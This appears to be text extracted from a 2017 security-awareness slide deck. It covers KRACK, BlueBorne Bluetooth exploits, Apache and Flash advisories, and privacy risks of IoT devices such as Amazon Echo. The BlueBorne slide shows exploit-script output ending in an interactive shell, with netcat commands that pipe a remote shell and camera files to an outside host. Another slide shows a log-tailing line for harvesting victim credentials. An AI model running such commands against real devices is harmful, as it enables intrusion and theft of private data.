
*Discovered by [Mathy Vanhoef](#) of [imec-DistriNet](#), KU Leuven*

**As of 10/16/17**

# WPA2

- ▶ Takes advantage of several key management vulnerabilities in the WPA2 security protocol
- ▶ Attackers can MITM the Connection





**BlueBorne<sup>tm</sup>**

What Hacker Hears


# VIDEO OF SAMSUNG WATCH COMPROMISE VIA BLUETOOTH

Hacker's Screen

Target Device  
Samsung Gear S3 Smartwatch  
Tizen 2.3.2.1


```
Terminal
$
$ sudo python2 doit.py hcil ac:37:43:b5:28:4b
Not connected.
[*] Pwn attempt 0:
[+] Doing stack memeory leak...: Done
[*] libc base: 0xf5644000, bss base: 0xda550000
[*] system: 0xf5689f49, acl name: 0xda752ee4
[*] Set hcil to new rand BDADDR ef:41:e8:d2:28:91
[+] Connecting to BNEP again: Done
[+] Pwning...: Done
[*] Pwn attempt 1:
[*] Set hcil to new rand BDADDR ca:64:3b:25:19:c8
[+] Doing stack memeory leak...: Done
[*] libc base: 0xf5644000, bss base: 0xec516000
[*] system: 0xf5689f49, acl name: 0xec718ee4
[*] Set hcil to new rand BDADDR 22:32:be:67:bc:cc
[+] Connecting to BNEP again: Done
[+] Pwning...: Done
[*] Looks like it didn't crash. Possibly worked
[*] Done
[*] Shell
[*] Switching to interactive mode
id
getprop ro.product.model && getprop ro.build.fingerprint
toybox nc 192.168.1.139 5556 | sh
ls /storage/self/primary/DCIM/Camera/
cat /storage/self/primary/DCIM/Camera/
| toybox nc 192.168.1.139 5556
$
```

# VIDEO OF GOOGLE PHONE COMPROMISE VIA BLUETOOTH



# VIDEO OF WINDOWS COMPROMISE VIA BLUETOOTH

```
^[\n$ sudo tail -n0 -f /var/log/nginx/access.log | ./parse.py\nWaiting for victim credentials...
```



User's Bluetooth Is Not Connected 





THE  
APACHE®  
SOFTWARE FOUNDATION

## Apache httpd 2.2 vulnerabilities

This page lists all security vulnerabilities fixed in released versions of Apache httpd 2.2. Each vulnerability is given a security [impact rating](#) by the Apache security team - please note that this rating may well vary from platform to platform. We also list the versions of Apache httpd the flaw is known to affect, and where a flaw has not been verified list the version with a question mark.

Please note that if a vulnerability is shown below as being fixed in a "-dev" release then this means that a fix has been applied to the development source tree and will be part of an upcoming full release.

This page is created from a database of vulnerabilities originally populated by Apache Week. Please send comments or corrections for these vulnerabilities to the [Security Team](#).

## Fixed in Apache httpd 2.2.35-dev

### low: Use-after-free when using <Limit > with an unrecognized method in .htaccess ("OptionsBleed") (CVE-2017-9798)

When an unrecognized HTTP Method is given in an <Limit {method}> directive in an .htaccess file, and that .htaccess file is processed by the corresponding request, the global methods table is corrupted in the current worker process, resulting in erratic behaviour.

This behavior may be avoided by listing all unusual HTTP Methods in a global httpd.conf RegisterHttpMethod directive in httpd release 2.2.32 and later.

To permit other .htaccess directives while denying the <Limit > directive, see the AllowOverrideList directive.

Source code patch is at;

- [http://www.apache.org/dist/httpd/patches/apply\\_to\\_2.2.34/CVE-2017-9798-patch-2.2.patch](http://www.apache.org/dist/httpd/patches/apply_to_2.2.34/CVE-2017-9798-patch-2.2.patch)

Note 2.2 is end-of-life, no further release with this fix is planned. Users are encouraged to migrate to 2.4.28 or later for this and other fixes.

Acknowledgements: We would like to thank Hanno Böck for reporting this issue.

Reported to security team	12th July 2017
Issue public	18th September 2017
Affects	2.2.34, 2.2.32, 2.2.31, 2.2.29, 2.2.27, 2.2.26, 2.2.25, 2.2.24, 2.2.23, 2.2.22, 2.2.21, 2.2.20, 2.2.19, 2.2.18, 2.2.17, 2.2.16, 2.2.15, 2.2.14, 2.2.13, 2.2.12, 2.2.11, 2.2.10, 2.2.9, 2.2.8, 2.2.6, 2.2.5, 2.2.4, 2.2.3, 2.2.2, 2.2.0



## Summary

Adobe has released a security update for Adobe Flash Player for Windows, Macintosh, Linux and Chrome OS. This update addresses a **critical** type confusion vulnerability that could lead to code execution.

Adobe is aware of a report that an exploit for CVE-2017-11292 exists in the wild, and is being used in limited, targeted attacks against users running Windows.

## Vulnerability details

Vulnerability Category	Vulnerability Impact	Severity	CVE Number
Type Confusion	Remote Code Execution	Critical	CVE-2017-11292

## Summary

Adobe has released a security update for Adobe Flash Player for Windows, Macintosh, Linux and Chrome OS. This update addresses a **critical** type confusion vulnerability that could lead to code execution.

Adobe is aware of a report that an exploit for CVE-2017-11292 exists in the wild, and is being used in limited, targeted attacks against users running Windows.

## Vulnerability details

Vulnerability Category	Vulnerability Impact	Severity	CVE Number
Type Confusion	Remote Code Execution	Critical	CVE-2017-11292


Adobe Flash Player for Microsoft Edge and Internet Explorer 11	27.0.0.130	Windows 10 and 8.1
Adobe Flash Player Desktop Runtime	27.0.0.159	Linux





Java™  
ORACLE®





**AND NOW THERE  
ARE THINGS**





**AND THEY ARE  
CONNECTED**

# Quirky Egg Minder Wink App Enabled Smart Egg Tray Quirky



507 customer reviews | 51 answered questions






# öombrella

## unforgettable umbrella



### WEATHER ALERT

**öombrella** sends you severe weather alerts in vicinity



### FORGET ME NOT ALERT

**öombrella** sends an alert if you forget it at the restaurant or somewhere else



### WEATHER SHARING

**öombrella** shares live data to the wezzoo community


# AMAZON ECHO

MAKE LIFE EASIER

ORDER THINGS BY TALKING

ASK IT QUESTIONS



A dimly lit interior space, possibly a patio or a room with a large glass door. The door is partially open, revealing a dark exterior. A decorative screen with a floral pattern is visible in the foreground. The text "Alexa, turn on patio." is overlaid on the image.

**“Alexa, turn  
on patio.”**



# AMAZON ECHO

PROFILE YOU  
PAST RECORDING  
NOT JUST YOUR VOICE



# Amazon's Alexa started ordering people dollhouses after hearing its name on TV

*Check your settings*





# AMAZON ECHO

PROFILE YOU  
PAST RECORDING  
NOT JUST YOUR VOICE  
ULTRASONIC FREQUENCIES



**AND WITH PHYSICAL ACCESS...**

**ANYTHING GOES!**




# Wynn Las Vegas to add Amazon Alexa to all hotel rooms

Anita Balakrishnan | [@MsABalakrishnan](#)

Published 11:01 AM ET Wed, 14 Dec 2016





**Debug connection pads, bottom of device**

GND	SDMMC D0	SDMMC CMD	VCC +15V	VCC +15V
GND	Power LED		GND	UART RX
SDMMC Clock	Network LED		GND	Factory Reset
SDMMC Power (3V in)	SDMMC D2	SDMMC D1	SDMMC D3	UART TX





```
[ 0.000000] Trying to install type control for IRQ385
[ 0.000000] Trying to set irq flags for IRQ385
[ 0.154846] mtdoops: mtd device (mtddev=name/number) must be supplied
[ 0.165100] ks8851 spi1.0: failed to read device ID
[ 0.201934] codec: aic32xx_i2c_probe : snd_soc_register_codec success
[ 0.246307] Power Management for TI OMAP3.
[ 0.256164] drivers/rtc/hctosys.c: unable to open rtc device (rtc0)
[ 2.320709] DSPLINK Module (1.65.01.05_eng) created on Date: Jan 31 2017 Time: 01:27:58
```

```
Shared memory /QSpeakerIn.shm deletion failed.
```

```
Shared memory /QEarconIn.shm deletion failed.
```

```
Shared memory /AudiodCmd.shm deletion failed.
```

```
Shared memory /BMicsOut.shm deletion failed.
```

```
Shared memory /BPhoneMic.shm deletion failed.
```

```
Shared memory /BVoIPMic.shm deletion failed.
```

```
Shared memory /BTraitReport.shm deletion failed.
```

```
Shared memory /BAsrMetadata.shm deletion failed.
```

```
Shared memory /BRemoteMic.shm deletion failed.
```

```
CGRE[795]: Started the CGroup Rules Engine Daemon.
```

```
Shared memory /BPlaybackAvgPower.shm deletion failed.
```

```
shared memory /QSpeakerIn.shm created successfully. (byte_num=95232.)
```

```
shared memory /QEarconIn.shm created successfully. (byte_num=16000.)
```

```
shared memory /AudiodCmd.shm created successfully. (byte_num=3000.)
```

```
shared memory /BMicsOut.shm created successfully. (msg_size=2, msg_num=1048575.)
```

```
shared memory /BPhoneMic.shm created successfully. (msg_size=2, msg_num=16000.)
```

```
shared memory /BRemoteMic.shm created successfully. (msg_size=2, msg_num=16000.)
```

```
shared memory /BVoIPMic.shm created successfully. (msg_size=2, msg_num=16000.)
```

```
shared memory /BPlaybackAvgPower.shm created successfully. (msg_size=4, msg_num=50.)
```

```
shared memory /BTraitReport.shm created successfully. (msg_size=24, msg_num=128.)
```

```
shared memory /BAsrMetadata.shm created successfully. (msg_size=1, msg_num=131072.)
```

```
CMEM Shared Sizes: Audio A2D 9612 82836 Aux A2D 240276 1600276
```

**ALWAYS-ON LISTENING DEVICE!**





# Amazon handed over Alexa recordings to the police in a murder case

Amazon declined to give police any of the information that the Echo logged on its servers, but it did hand over Bates' account details and purchases. Police say they were able to pull data off of the speaker, but it's unclear what info they were able to access. Due to the so-called always on nature of the connected device, the authorities are after any audio the speaker may have picked up that night. Sure, the Echo is activated by certain words, but it's not uncommon for the IoT gadget to be alerted to listen by accident.



**WARNING**

